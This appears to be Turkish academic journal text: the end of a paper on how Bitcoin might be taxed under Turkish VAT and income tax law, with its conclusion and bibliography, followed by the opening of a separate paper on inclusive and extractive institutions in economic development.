KDV Kanunu'nun 1. Maddesine Türkiye’de yapılan ticari, zirai, sınai ve serbest meslek faaliyeti kapsamındaki işlemlerin KDV’nin kapsamında olduğu belirtilmiştir. Dolayısıyla normal şartlarda Bitcoin teslimleri de kripto para alıp satanlar açısından, KDV kapsamındadır. Ancak Kanun Koyucu bazı işlemleri, her ne kadar kapsam dahilinde olsa da vergiden istisna etmiştir. Bu istisnalardan bir tanesi de KDV Kanunu’nun 17/4-g. Maddesinde para teslimlerinin KDV’den istisna edilmiş olduğudur. Bu doğrultuda dijital para birimi olan Bitcoin teslimlerinde de KDV istisnası söz konusu olacak mı sorusu akıllara gelebilecektir. Ancak bu sorunun cevaplanabilmesi için öncelikle KDV Kanunu bakımından “para” kavramının netleştirilmesi gerekmektedir (Ertaş,2018).

4.1.2. Menkul Kıymet Olarak Tanımlanması Halinde Vergileme

SPK ise: “Bitcoin’in kendi menkul kıymet tanımına uymadığını belirtmekte ve öncelikle menkul kıymetin dayalı olduğu bir gerçek ürünün olması gerektiğini “belirtmektedirler Sermaye Piyasası Kanunu’nun 3’üncü maddesinde para, çek, poliçe ve bono gibi kıymetler, menkul kıymet tanımı kapsamına alınmamıştır. Aynı maddedeki ‘sermaye piyasası araçları’ tanımı ise ‘menkul kıymetler ve türev araçlar ile yatırım sözleşmeleri dahil olmak üzere kurulca bu kapsamda olduğu belirlenen diğer sermaye piyasası araçlarını’ ifade etmektedir. Bu çerçevede, SPK (Sermaye Piyasası Kurulu) *Bitcoin*’i “diğer sermaye piyasası araçları” kapsamına dâhil etme yetkisine sahiptir (<https://www.ekovizyon.com.tr/>). Ancak, 2017 Aralık ayının başında SPK tarafından aracı kurumlara mektup gönderilerek, bitcoin’e dayalı spot veya türev işlemler yaptırılmaması konusunda uyarıda bulunmuş ve bitcoinin türev araçlara dayanak teşkil edebilecek unsurları taşımadığını belirtmiştir (<https://www.yurtdisiforex.co/>). Dolayısıyla, Bitcoin henüz Türkiye mali mevzuatı çerçevesinde “para, kripto para, döviz, kıymetli eşya ya da kıymetli maden” olarak tanımlanmış değildir.

Ülkemizde bitcoin alım satımı yapmak isteyen yatırımcılar bitcoin borsaları vasıtasıyla işlem yapmaktadır. Türkiye’de de yerleşik bitcoin borsaları bulunsa da yeterli arz talep olmadığı için dünya piyasasına göre daha pahalı fiyatlardan bitcoin alınmaktadır. Dolayısıyla SPK ileride, bu borsalara bir regülasyon getirerek lisanslı hizmet vermelerini isteyebilir. SPK’nın denetiminde olan bir aracı kurumla çalışılması halinde yatırımcı açısından güven ve denetim ortamı sağlanırken devlet açısından bu kurumlar üzerinden vergi alınması imkanı doğabilecektir. Bu durumda, tıpkı borsanın komisyon kestiği gibi edilen karlardan otomatik olarak vergi kesimine gidilebilir. Ya da bu borsalara para giriş çıkışının yapıldığı bankalar üzerinden bu işlemler yapılabilir ancak kar olup olmadığı bilinmediği için vergiyi bankaya toplatmak pek mümkün olmayabilir (<https://www.yurtdisiforex.co/>).

Sermaye Piyasası Kurulu bitcoini “diğer sermaye piyasası araçları” şeklinde bir tanımlamaya giderse, GVK’ndaki “diğer sermaye piyasası araçlarının” elden çıkarılması ve elde tutulması konusunu düzenleyen 80. Maddesi kapsamında vergilendirilmesi mümkün olabilecektir. GVK’nun 80. maddesinin 1. fıkrasına göre değer artış kazançlarını şu şekilde tanımlamaktadır; “İvazsız olarak iktisap edilenler ile tam mükellef kurumlara ait olan ve iki yıldan fazla süreyle elde tutulan hisse senetleri hariç, menkul kıymetlerin veya diğer sermaye piyasası araçlarının elden çıkarılmasından sağlanan kazançlar, değer artış kazancı” olarak tanımlanmaktadır (Güzeloğlu, Kurban).Fakat, adı geçen maddede bulunan unsurlardan hiç birisi esas itibarıyla kripto paraların değer kazanması sayesinde elde edilen karşılığı vergilendirmeye yetmemektedir. Bitcoin de kapsayacak şekilde gerekli düzenlemeler yapıldığı takdirde, kripto paranın borsalar aracılığıyla elden çıkartılması halinde değer artış kazancı kapsamında stopaj (borsa üzerinden) veya yıllık beyanname (dar mükellefler için) verilmesi yoluyla vergi alınması sağlanabilir. Bu durumda emtia tanımından farklı olarak KDV yükümlülüğü ortaya çıkmayacaktır.

Kripto paranın borsaları vasıtasıyla elden çıkartılmadığı, fakat örneğin ev alındığında veya Bitcoin karşılığında akşam yemeği için pizza sipariş edildiğinde de bu tür işlemlere takas olarak bakılması ve bu anlamda “elden çıkarma” olarak nitelendirilmesi gerekecektir. Kripto paraların arasındaki işlemler, yani başka bir kripto para karşılığı elden çıkartılması da bu kapsamda değerlendirilebilecektir. Dolayısıyla takas işlemi nedeniyle yapılan elden çıkarmanın değer artış kazancı oluşturması halinde vergilendirilmesi gerekecektir (Türkyılmaz,2018)

Bu durumda bitcoin alıp satanlar açısından, GVK’da getirilecek süre şartını aşmamak kaydıyla, kazanç değer artış kazancı kapsamında vergilendirilebilir. Kripto para borsalarının kazançları ise bu alım satım işini sürekli yaptıkları için ticari kazanç kapsamında elde ettikleri komisyonlar üzerinden vergi alınabilir. Bitcoin madencilerinin kazançları ise, veri madenciliği hizmeti karşılığında elde ettikleri menkul kıymet nedeniyle ve faaliyetlerinin sürekliliği de dikkate alındığında ticari kazanç olarak vergiye tabi tutulabilir.

4.1.3. Emtia Olarak Tanımlanması Halinde Vergileme

Merkez Bankası ve SPK’nın tutumu Türkiye’nin kripto parayı bir emtia olarak kabul edeceği işaretlerini güçlendirmektedir. Ancak, Bitcoin’in emtia olarak değerlendirilmesi durumunda vergileme açısından kapsamlı düzenlemelerin yapılması gerekecektir.

KDV Kanunu'nun 1. Maddesine Türkiye'de yapılan ticari, zirai, sınai ve serbest meslek faaliyeti kapsamındaki işlemlerin KDV'nin kapsamında olduğunu daha önce belirtmiştik. Bu madde çerçevesinde bitcoin emtia olarak kabul edilirse, bitcoin alım satımı yapanlar açısından yine "teslim"leri katma değer vergisinin de konusuna girecek olup bitcoinle yapılan mal veya hizmet alımları da "trampa" olarak nitelendirilecektir. Bu şekilde meydana gelecek trampalardaki her iki teslimin ayrı ayrı KDV'nin konusuna girmesi durumunda da bu alım-satım işlemlerinin iki kez KDV alınması durumuyla karşı karşıya kalınabilecektir. Ancak Türkiye'de bu konuyla ilgilenen kişilerin yurt dışında işlem yapma eğiliminde olması (yurt dışındaki kripto para borsalarının daha fazla fonksiyona sahip olması nedeniyle) KDV konusunda pek çok soruyu ve sorunu ortaya çıkaracaktır.

Bitcoin alım ve satımına aracılık yaparak kazanç elde eden borsalar (çevrimiçi platformların) aldıkları komisyon dolayısıyla ticari kazanç elde etmiş olacakları için, verdikleri aracılık hizmeti nedeniyle katma değer vergisi mükellefi olacaklardır.

Bitcoin madencileri açısından ise veri madenciliği hizmeti karşılığında emtia (bitcoin) elde ettikleri için karşılıklı trampa durumunun varlığı nedeniyle her iki işlem için ayrı ayrı KDV mükellefiyeti ortaya çıkabilecektir. Ancak buradaki sorun, genelde madenciler her ne kadar donanımlarını Türkiye'de bulundurarak bu işlemi gerçekleştiriyor olsalar da işlem sonucu doğan kripto paraların teslim edildiği cüzdanlar Türkiye'de bulunmayabilir ve dolayısıyla hizmet ifası Türkiye'de gerçekleşirken, malın teslimi yabancı bir ülkede de gerçekleşebilir. Diğer bir sorun da ödül olarak alınan kripto para tutarının yanında, kripto paraların cüzdanlar arasında transfer edilmesi sonucunda elde edilen, yine kripto para cinsinden olan hizmet bedellerinin katma değer vergisi konusudur. Çok sayıda transfer işleminin tek bir blok kullanılarak yapılması ve işlemlerin muhatabının bilinmemesi nedeniyle katma değer vergisi yönünden malın kimin tarafından teslim edildiği, nerede teslim edildiği gibi konularda sorun yaşanacaktır (Türkyılmaz,2018).

Gelir Vergisi Kanunu açısından, bitcoin alım satım kazancı elde eden kişilerin kazancı ticari kazanç kapsamında vergilendirilebilir. Burada faaliyetin sürekli olup olmadığı önem kazanmaktadır. Eğer faaliyet sürekli ise ticari kazanç, süreklilik unsuru yoksa (yılda 1-2 defa yapılıyorsa) arizi ticari kazanç olarak vergiye tabi olabilir.

Bitcoin alım ve satımına aracılık yaparak kazanç elde eden borsalar (çevrimiçi platformların) aracılık faaliyeti nedeniyle elde ettikleri komisyonlar üzerinden ticari kazanç kapsamında vergilendirilebilir.

Bitcoin madencileri açısından ise kazancın Gelir vergisi kapsamında ticari kazanç mı yoksa serbest meslek kazancı mı olduğunun açıklığa kavuşturulması gerekmektedir. Mining denilen madencilik faaliyeti için teknolojiye hakimiyet, dijital ortamlara adaptasyon, teknolojik ve finansal okur yazarlık gibi bir takım yeterliliklere sahip kişilerce yapılabilecek bir faaliyet olduğu düşünüldüğünde serbest meslek kazancı kavramına daha yakın olduğu görülmektedir. Ancak, madencilik için maalesef bilgi ve uzmanlık tekbaşına yeterli değildir çünkü, bu faaliyet için gerekli özel yüksek işlemcili bilgisayarlar kullanılması, mining havuzlarına dahil olunması hem ciddi sermaye hem de organizasyon gerektirmektedir. Kişisel bilgisayarla madencilik faaliyetinin yapılması mümkün değildir. Diğer taraftan işlem hacminin yüksekliği, işlem sayısının çokluğu yapılan faaliyetin ticari faaliyet olarak değerlendirilmesi ihtimalini güçlendirmektedir. Bu durumda madencilerin hizmet karşılığında elde ettiği emtia (bitcoin) ticari kazanç olarak kabul edilip bunun üzerinden vergi alınması mümkündür. Bitcoin'in elden çıkartılması halinde ise değer artış kazancı kapsamında vergi alınabilir.

Bitcoin ve benzeri diğer kriptoların emtia olarak kabul edilmesi halinde bu alış ve satış üzerinden kar elde edildiğinde nasıl vergi ödeniyorsa, zarar edilmesi halinde zararın belgelenmesi halinde gider unsuru olarak düşülebilmesi gerekmektedir.

5. Sonuç

Çağımıza damga vuran dijital ya da sanal “para” dediğimiz Bitcoin ve benzeri kripto paralar, ortaya çıkışından bu yana on yıl geçmesine rağmen henüz dünya ülkelerinin üzerinde uzlaşmaya varabildiği bir tanıma sahip değildir. Bitcoin ve diğer kripto paraların hukuki statüde bir tanımlamasının yapılmamış olması, bu kaynaktan elde edilen gelirlerin vergilendirilmesini de engellemektedir. Bazı ülkeler bu paranın kullanımını yasaklarken, bazıları resmi olarak bir dijital ödeme aracı olarak kabul etmekte, bazı ülkeler menkul kıymet olarak, bazı ülkeler ise emtia olarak kabul etmektedirler. Ülkemizde henüz hukuki çerçevede yapılmış bir tanımlama bulunmadığı için vergilenmesi de söz konusu olmamaktadır. Ancak şurası açıktır ki bu tür kripto paralar üzerinden önemli gelirler sağlanmaktadır. Bu tanımlamanın yapılabilmesi için ülkemizdeki üç temel kuruluşun; Hazine ve Maliye Bakanlığı, Merkez Bankası ve Sermaye Piyasası Kurulu’nun bir an önce çalışmalarını yoğunlaştırarak bu tür paraların yasal statüde bir tanımı ortaya koyması ve bu tanımlama üzerinden ilgili mevzuatlarda düzenlemeleri yapması gerekmektedir.

Bitcoin hakkında yapılacak hukuki düzenlemelerde mutlaka uluslararası uygulamaların ve uluslararası sözleşmelerin dikkate alınması ve uluslararası konsensusun sağlandığı hukuki metinlerin dikkate alınması gerekmektedir. Aksi takdirde küreselleşen günümüz dünyasında ülkesel bazda düzenleme yapmak yarardan çok zarar da getirebilir ve bu işlemlerin yurt dışına kaçmasına yol açabilir. Diğer taraftan, her ülkenin farklı tanım yapması çifte vergilendirmeye neden olabilecektir. Bu nedenle ülkeler arası diyalogların arttırılması ve çifte vergilendirmeyi önleme anlaşmalarının da revize edilmesi gerebilecektir.

Bitcoin konusunda hukuki bir tanımlama yapılmış olması, onu hemen vergilendirebileceğimiz anlamında da gelmemektedir. Çünkü dijital ortamda yaratılan bu paranın vergilendirilmesi konusunda birçok zorlukla karşılaşmak mümkündür. Birden fazla dijital cüzdana var olan 1400 kripto paranın değer artışından kaynaklanan geliri, bireyler beyan etmediği takdirde, vergi otoritesinin bunu tespit etmesi oldukça zordur. Hesap cüzdanlarına erişmek ve transfer yapmak için kullanılan özel anahtarların her hangi bir borsada kayıtlı olmaması halinde, bunlar üzerinden kimlik tespiti yapılması mümkün olamayacaktır. Bitcoin madenciliği yapanların ürettikleri bitcoinleri, bir borsada değerlendirmedikleri sürece, üretim yaptığının ve ne miktarda olduğunun tespiti çok zordur. Hesap cüzdanlarının kayıt dışı olarak el değiştirmesinin mümkündür. Bitcoin’in temel alt yapısı olan Blockchain sisteminin kaynağının net ve kamu kudretine dayalı olmaması, zamanla yeni kripto paraların piyasaya çıkması ve bunların kontrolünün resmi bir merciin elinde olmaması, sorumlulukların belirli kişilerce yönetilmemesi, internet üzerinden gerçek kimlik bilgilerine gerek bulunmaksızın kullanıcıların iz bırakmadan işlem yapabilmesi gibi vergilendirmeyi güçleştirecek birçok sorunla karşı karşıya kalılabilecektir. Ayrıca, Bitcoin ve sanal paralar ile yapılan işlemlerin anonim şeklinde olması, ileride kara para aklama ve terörizmin finanse edilmesi sorunlarına yol açabilecek niteliktedir.

Kaynakça

Cebecioğlu, Emrah. “Kripto Paraların (Bitcoin) Uluslararası Boyutuyla Vergisel Açıdan İncelenmesi” <http://www.pkfistanbul.com/kripto-paralararin-bitcoin-uluslararasi-boyutuyla-vergisel-acidan-incelenmesi/> (Erişim Tarihi: 11.10.2018)

Çarkacıoğlu, Abdurrahman; *Kripto-Para Bitcoin*, SPK Araştırma Raporu, Aralık 2016.. <http://www.spk.gov.tr/SiteApps/Yayin/YayinGoster/1130>. (Erişim Tarihi: 01.11.2018)

Ergin, Numan Emre (2017). “Bitcoin’in Vergilendirilmesi”, Dünya Gazetesi, 21 Aralık 2017, <https://www.dunya.com/kose-yazisi/bitcoinin-vergilendirilmesi/395306> (Erişim Tarihi: 05.10.2018)

Ertaş, Bilal Levent (2018). “Kripto Para Kavramı ve Türk Vergi Sistemindeki Yeri”, Vergi ve Dijital Ekonomi, 6 Mart 2018, <http://bilallevent.com/kripto-para-kavrami-ve-turk-vergi-sistemindeki-yeri.html> (Erişim Tarihi: 11.10.2018)

Güzeloğlu ,Abdülkadir ve Tarık Kurban. “Kripto Para Birimleri: Hukuk ve Vergi Özelinde Kısa bir Bakış”, <http://www.guzeloglu.legal/tr/haber-makale/kripto-para-birimleri-hukuk-ve-vergi-ozelinde-kisa-bir-bakis-246.html>. (Erişim Tarihi: 02.09.2018)

Kurt, Özlem (2018). “Bitcoin Fiyat Çöküşünün Ardındaki Sır Perdesi Aralandı”, <https://koinmedya.com/2018/10/14/bitcoin-fiyat-cokusunun-ardindaki-sir-perdesi-aralandi/> Ekim 14, 2018. (Erişim Tarihi: 14.11.2018)

Özmen Levent , Hakan Sütsatan (2018), “Bitcoin Alış Satışının Türk Vergi Kanunları Karşısındaki Durumu”, *MDERGI*/8759A.005 (Şubat 2018 Sayı 170). (Erişim Tarihi: 07.09.2018)

Türkyılmaz, Tamer (2018). “Kripto Para Kaynaklı Kazançlarda Vergileme” <http://www.vergidegundem.com/makale?categoryName=Vergide&publicationNumber=1&publicationYear=2018&publicationId=4739474> (Erişim Tarihi: 11.10.2018)

Yılmaz, Mehmet (2017). “ Bitcoin Nedir? Türk Vergi Sisteminde Açıklanması Gereken Hususlar ve Gelir Bütçesine Etkisi” 13 Aralık 2017 <https://vergialgi.net/vergi/bitcoin-nedir-turk-vergi-sisteminde-aciklanmasi-gereken-hususlar-ve-gelir-butcesine-etkisi/>(Erişim Tarihi: 11.10.2018)

<http://www.bloomberght.com/kripto/haber/2080350-bitcoinde-duzenleme-yetkisi-spk-ve-maliyede,20> Aralık 2017 (Erişim Tarihi: 05.09.2018)

<https://www.cnnturk.com/ekonomi/kripto-para/turkiyede-bitcoinden-para-kazanan-gelir-vergisi-ve-kdv-odeyebilir13.12.2017>. (Erişim Tarihi: 22.09.2018)

<https://www.ekovizyon.com.tr/bitcoin/bitcoin-gelirlerinin-vergilendirilmesi>, 13 Şubat 2018 (Erişim Tarihi: 04.07.2018)

<http://fintechtime.com/tr/2018/11/15-bin-kripto-para-kullanicisi-vergi-kontrolune-girecek/> 21/11/2018 İspanya Vergi Mükelleflerinin Kripto Para Birimleriyle Yaptıkları Transferler Hakkında İnceleme Yapılacak. (Erişim Tarihi: 11.10.2018)

<http://www.hurriyet.com.tr/kriptopara-sanal-para-piyasalarinda-dususler-40749898>, 22.02.2018(Erişim Tarihi: 11.10.2018)

https://www.ntv.com.tr/ekonomi/hindistan-kripto-para-yatirimcisindan-vergi-alacak,BY_ILZrp3kGetJxRjyIY8g Hindistan Kripto Para Yatırımcısından Vergi Alacak, 11 Şubat 2018 (Erişim Tarihi: 10.10.2018)

<https://teknoflasyon.com/2018/05/16/azerbaycan-kripto-para-islemlerine-vergi-getiriyor/16/05/2018>, Hangi Ülkeler Kripto Para İşlemlerine Vergi Getirmişti? Azerbaycan Kripto Para İşlemlerine Vergi Getiriyor: Ülke Sayısı Artıyor(Erişim Tarihi: 12.10.2018)

<https://www.yurtdisiforex.co/bitcoin-vergisi/> Bitcoin Vergisi Var Mı? Vergi Nasıl Hesaplanacak? (Erişim Tarihi: 12.10.2018)

Ülkelerin Ekonomik Kalkınma Süreçlerinde Kapsayıcı ve Sömürücü Kurumların Etkileri

Fatih YÜCEL *

Ayberk Nuri BERKMAN **

Öz

Bu çalışmada kapsayıcı ve sömürücü kurumların ülkelerin ekonomik kalkınma süreçlerine etkileri incelenecektir. Bu amaçla ülkeler siyasal ve ekonomik açılarından benzer ülke kategorileri oluşturulacaktır. Böylece kategorize edilmiş ülkelerin kalkınma süreçleri sahip oldukları kurumsal özellikleri açısından incelenecektir.

Ekonomik kalkınma sorunu, onlarca yıldır ekonomistlerin üzerinde en çok durduğu konulardan biridir. Bunun yanında, ekonomistler ve politikacılar ile uğraşanlar, genel kabul görmüş, herkesin mutabakata vardığı bir iktisadi gelişme sistemi henüz sunamamışlardır. Her ne kadar iktisat tarihi boyunca yapılan çalışma, varsayım ve değerlendirmelerden hareket ederek farklı kalkınma biçimleri ortaya konulmuşsa da bu biçimlerden her birinin uygulaması devletlerarasında oldukça değişik sonuçlara ulaşmış, geri kalmış ülkelerin birçoğunda beklenen gelişmişlik düzeyi bir türlü yakalanamamıştır. Ayrıca bazı ülkelerde görülen ekonomik kalkınma beraberinde aktif ve çeşitlilik arz eden kalkınma sağlamamıştır.

Kalkınmayla ilgili çalışmalarda devletin kapsayıcı veya sömürücü kurumlarının özellikle az gelişmiş ve gelişmekte olan ülke ekonomileri bakımından oynadığı rol çeşitli biçimlerde ele alınmıştır.

Çoğulcu yapıyla bir sosyal koalisyonu meydana getiren demokratik kurumların geniş tabanlı yapısı kapsayıcı kurumlara doğrudur. Eğer bir sosyal koalisyon söz konusu değil de; azınlığın hükmettiği bir sistem varsa, ortaya dışlayıcı ya da sömürücü kurumlar çıkmaktadır. Buradan hareketle kapsayıcı ve dışlayıcı kurumlarla ekonomik kalkınma arasında bir bağ kurmak mümkün olacaktır.

Kapsayıcı kurumları olan ülkelerde ekonomik gelişme olumlu bir seyir izlemektedir. Çünkü bu ülkelerde değişik toplumsal gruplar arasında uzlaşmayı sağlayan ekonomik ve siyasal bir sistem kurgulanması siyasal erkin tek bir birey ya da zümrenin eline geçmesine mani olmaktadır. Elitlerin ekonomik güçlerinin daha da artarak devam etmesine yol açan sömürücü kurumlar, ekonomik kalkınmanın önünde bir engel gibi durmaktadır.

Anahtar Kelimeler: ekonomik kalkınma, kurumsal iktisat, kapsayıcı kurumlar, sömürücü kurumlar

JEL Kodları: O10,O43,P10,P20,P30,P40

The Impacts of Inclusive and Extractive Institutions on the Economic Development Process of Countries

Abstract

This study aims to examine the impacts of inclusive and extractive institutions on the economic development process of the countries. For this purpose, similar country categories are to be determined in political and economic aspects. Thus, the development process of the categorized countries would be explicated in terms of their institutional attributions.

The problem of economic development is one of the most disputable issues considered by the economists for decades. Nonetheless, no consensus on a commonly recognized economic development system had been reached yet by the economists and politicians. Even though different development patterns had been brought forth throughout the history of economics in the light of conducted studies, assumptions and evaluations, the implementation of each of these patterns resulted in quite different outcomes and the anticipated level of development could not be attained in the majority of underdeveloped countries. Furthermore, economic development acquired in some countries has not been accompanied by active and versatile development. The roles of inclusive and extractive state institutions especially on the economies of underdeveloped countries have been considered within several aspects by the studies conducted on development in the literature. The broad-based structure of democratic institutions that form a social coalition with its pluralistic nature leads to inclusive institutions. Extractive institutions emerge due to the existence of a system dominated by a minority rather than a social coalition. It is then possible to establish a link between economic development and inclusive and extractive institutions.

Economic development follows an affirmative track in countries with inclusive institutions. This is because an economic and political system that allows reconciliation between different social groups in these countries prevents the political power from passing over the hands of a single individual or a group of elites. Extractive institutions, which have led to the continuation of the economic powers of the elites even further, seem to be the obstacles against economic development.

Key Words: economic development, institutional economics, inclusive institutions, extractive institutions

JEL Codes: O10,O43,P10,P20,P30,P40

* Prof.Dr., Niğde Ömer Halisdemir Üniversitesi İİBF-İktisat Bölümü, fatihyucel@ohu.edu.tr

** Dr.Öğr.Üyesi, Niğde Ömer Halisdemir Üniversitesi, İİBF-Bankacılık ve Finans Bölümü

Yoksulluk ve Devletlerin Arasında Görülen Gelişmişlik Farklılıkları

Ekonomistler ve sosyal bilimcilerin son yıllarda en çok araştırdıkları ve üzerinde en çok tartıştıkları konular arasında yoksulluk ve devletlerin arasında görülen gelişmişlik farklılıkları ile bunun sebepleridir. Esasına bakıldığında insanlığın tarihsel serüveni fakirlikle savaş üzerine kurulduğuna göre bu konu da evrensel ve klasik bir sorundur. Kimi ülke ve kişiler böylesine zenginken kim çok yoksuldur. Kimi ülke ekonomik yapısını her geçen gün geliştirip, daha da zenginleşirken, diğeri de sonu gelmez bir durgunluğun içindedir. Bu büyük sorun insanoğlunun çözmek için en çok kafa yorduğu, en çok çaba harcadığı konudur. Yoksullukla mücadele etmek ve yoksul kitlelerin gelir seviyeleri ile yaşam standartlarını yükseltmek; her devirde devletlerin yöneticilerinin asıl hedefi hâline gelmiştir.

Ekonomik gelişme seviyesine bakılmaksızın bütün ülkeler tarafından ağır bir problem olarak algılanan fakirlik olgusu, yalnızca savaşılması gereken global bir problem değil, bir yandan da öteki problemlerin birçoğunun temel sebebidir. Bundan dolayı, ekonomik ve toplumsal bakımdan ele alındığında küresel olarak yoksullukla mücadele etmekten daha çok önem arz eden, daha temel bir problem yoktur.

Yaşadığımız çağda yoksulluk kavramı iki farklı noktada ele alınmakta ve değerlendirilmektedir. İlk olarak üzerinde durulan yönü yoksulluk kavramının tanımlanması, kapsam ve çeşitlerinin ortaya konulması ile ölçülebilmesidir. Bir diğeri yönü ise yoksulluk olgusuyla mücadele şartları ve yöntemleridir. Küreselleşen, dolayısıyla küçülen dünyada bu konu ve yoksulluk olgusuyla mücadele, artık milli bir konu olmaktan çıkmış, uluslararası çaptaki büyük iktisadi kurumların mücadele ettiği bir sorun olmuştur. Dünya Bankası, IMF (Uluslararası Para Fonu) ve Birleşmiş Milletler başta olmak üzere iktisadi entegrasyon sürecinde önemli yeri olan birçok küresel aktörün, bu konuda dikkate değer çabaları vardır. Yoksullukla ilgili çalışmalar değerlendirildiğinde ve problemin büyüklüğü göz önünde bulundurulduğunda, bunun çözümlenebilmesinde mutlak suretle küresel bir işbirliğine ve eşgüdüme gereksinimi olduğu ortadadır.

Çağı en önemli problemlerinden biri olan yoksulluk olgusuyla mücadele etmeyi amaç edinen sosyal çalışmaların öncelikle kamusal kuruluşlar ve özel sektöre ait kuruluşlar tarafından yapıldığı görülmektedir. Böylesine önemli mücadele sürecinde bu kurumların toplum

temsilcileri ve bireylerle hem de kendi aralarında kuracakları iletişimin ve koordinasyonun üst düzeyde olması çok önemlidir.

Global bir yapıya ulaşan, her geçen küçülen bir dünyaya karşın ülkeler arasındaki gelirde büyük farklar vardır. Batı Avrupa'nın gayri safi milli hasılası Afrika ülkelerinin gayri safi milli hasılasından otuz kırk kata daha yüksek duruma gelmiştir. Her geçen zamanda açılana bu makas, bir türlü kapanmıyor. Üstelik bu farklılık ekonomik alanın yanı sıra toplumsal, siyasal ve kültürel alanlarda da görülmektedir. Dünyanın gelişmiş ülkeleriyle geri kalmış ülkeleri arasında ortaya çıkan gelir farkının açtığı büyük sıkıntılardan biri de mülteci krizidir. Bu sorunların kaynağı olarak ülkeler arasında görülen kültürel farklılıkları, zihniyet farklılıklarını, coğrafi şartları veya liderleri görenler de vardır. Belki bütün bunlardan daha da önemli bir etken olan ise bireylerin içinde yaşadığı sistemi ilkelerini ortaya koyan toplumsal norm ve kurallardır. Ekonomik büyümenin standartlarını ortaya koyan teoriler, kalkınma süreci içinde önemli yere sahip olan etmenlerin önem derecelerini farklı biçimde sıralarken farklı yaklaşımlar sergilemektedirler. Bu yaklaşımlarda temel bakış açısı, gelişmiş ülkelerle fakir ülkelere arasındaki farkın azaltılmasına çözüm önerilerine göre şekillenmektedir. Bugün geçerli teorik bakış açılarında ekonomik kalkınmayla ilgili faktörlerin önem sırasının değiştirilerek ülkeler arasında ortaya çıkan gelişmişlik farklılıklarının asıl sebebini bulmak için kurumların yapısına bakılmalıdır (North, 2002: 17).

Ekonomik faaliyetler ve buna bağlı olarak ekonomik kalkınmanın asıl önemli faktörü kurumlardır; kurumsal yaklaşım ve kurum kültürünün tarihsel ve metodolojik geçmişine bakılarak kurumların kalkınmaya hangi düzeyde katkısı olduğu anlaşılabacaktır. Kurumların; yatırım çalışmaları, tasarruf stratejileri, çalışma alanları, teknik ve bilimsel yapısı, dönüşüm ve üretime dair karar verme sürecine etki ederek iktisadi oluşum üzerinde büyük ölçüde katkısı olmaktadır. Ekonomik sistem içinde devletin ekonomik yapıya müdahalesinin seviyesi, ticaretle ilgili stratejik uygulamaları, ekonomik pazarın dış yatırımcılara hangi düzeyde açıldığı, kişisel etkinlikler gibi ögelere büyük ölçüde etkisi olan etmenlerdir. Sözün özü ekonomik kalkınma literatüründe, kalkınmanın önemli kıstaslarından biri de kurum kültürü ve kurumsal yapılarıdır. Ekonomik yapının esas belirleyicisi; mülkiyet hukukunun tanımlanma biçimi, hakların sözleşmelere göre uygulanabilir olma düzeyi, siyasî ve hukukî yapıyla ilgili kurumlardır.

Kurum ve Kurumsal Yapı

Kurum olgusu ve kurumsal yapıyı herkesin üzerinde anlaşacağı tek bir tanımla ortaya koymak kolay değildir. Bu kavramlarla ilgili tek ve kesin bir tanım bulunmamasına rağmen bu kavramların değişik yönlerini vurgulayan, başlangıcından günümüze kadar olan süreci de içine alan üç temel bakış açısı olduğundan söz edilebilir. En geniş kapsamlı yaklaşımla kurum olgusunu, insanların aralarında bulunan etkileşim ve iletişime şekil veren, yine insanlar tarafından meydana getirilmiş kural ve sınırlamalardır, diye tanımlamak mümkündür. Commons kurumu; kişisel davranış ve tutumları kontrol ederek onların gelişimini ve yayılmasını sınırlandıran bir toplu uygulama olarak tanımlamaktadır; bu konuda çalışmalarıyla tanınan Veblen ise belli bir devirde geniş kitleler tarafından benimsenen davranış, alışkanlık ve düşünce biçimi olarak değerlendirmektedir (Özveren, 2005: 47).

Türk Dil Kurumu kurum kavramını, belirli düşüncelerin, davranış kalıplarının, bireyler arasındaki ilişkilerin ve karşılıklı görevlerin oluşturduğu, kökü birtakım törelere dayalı din ve aile gibi toplumsal örgenleşme anlamında açıklamaktadır (TDK, 2015). Kurumsal ekonominin önde gelen kuramcılarından Veblen kurum olgusunun, bütün bireylerde yerleşik durumda olan, davranış haline gelmiş düşünüş ve alışkanlıklar olarak tarif etmiştir, bunun yanında kurumun örgütlü bir oluşum olmasından çok bir tür düşünce kalıbı olduğunu vurgulamıştır. Veblen, kurumların alışkanlıklardan ortaya çıkan doğal bir sonuç olduğunu söyler (Veblen, 1909: 629). Commons ise kurum kavramını, kimi zaman kişilerin bir mahkûm gibi kanunlar ve tabii hukuk içerisinde davranması gibi değerlendirirken kimi zamanda mahkûmların yaptığı davranış ve tutumlar olarak görmektedir. Ana hatlarıyla kurum kavramı, kişisel davranışın eylemin yayılması, serbest hale gelmesi ve denetim altına alınmasında ortak faaliyet olarak değerlendirilmektedir (Commons, 1931: 648). Çoğu sosyal bilimci kurum olgusunu hukuki bir sistem olarak değil, tarihten aktarılan ve gelecek nesillere uzanan, kitlesel alışkanlık ve davranış biçimlerini de kapsayan sabit düşünüş ve davranış şekli olarak açıklamaktadırlar. Kurum, toplumsal olarak tespit edilmiş, ilgilendirilmiş davranış, tutum kalıplarından oluşan bir kümedir.

North'un ifadesiyle kurumlar, gündelik yaşamı bir yapıya kavuşturarak belirsizliği azaltır ve bireysel etkileşime rehberlik etmektedir. Kurum kavramını sosyolojik bir olgu olarak ele alan; toplulukların alışkanlık, davranış, inanç ve gelenek biçimi olarak tanımlayan North'a göre Kurum, bir toplumsal yapıda oynanan oyunun kuralları ve sınırlarıdır; daha doğrusu insan ilişkilerine şekil veren, yine insanların belirlediği sınırlamalardır. Bir bakıma da kurum, belirsiz

pek çok unsurun ve yetersiz bilgi egemenliğinde bulunan pazarda, kişilerin ve diğer ekonomik unsurların nasıl davranacağına veya karara nasıl karar varacağına dair öngörülerinin meydana getirmelerini sağlayan bir çeşit oyun kuralları toplamıdır (North, 2002: 10-13).

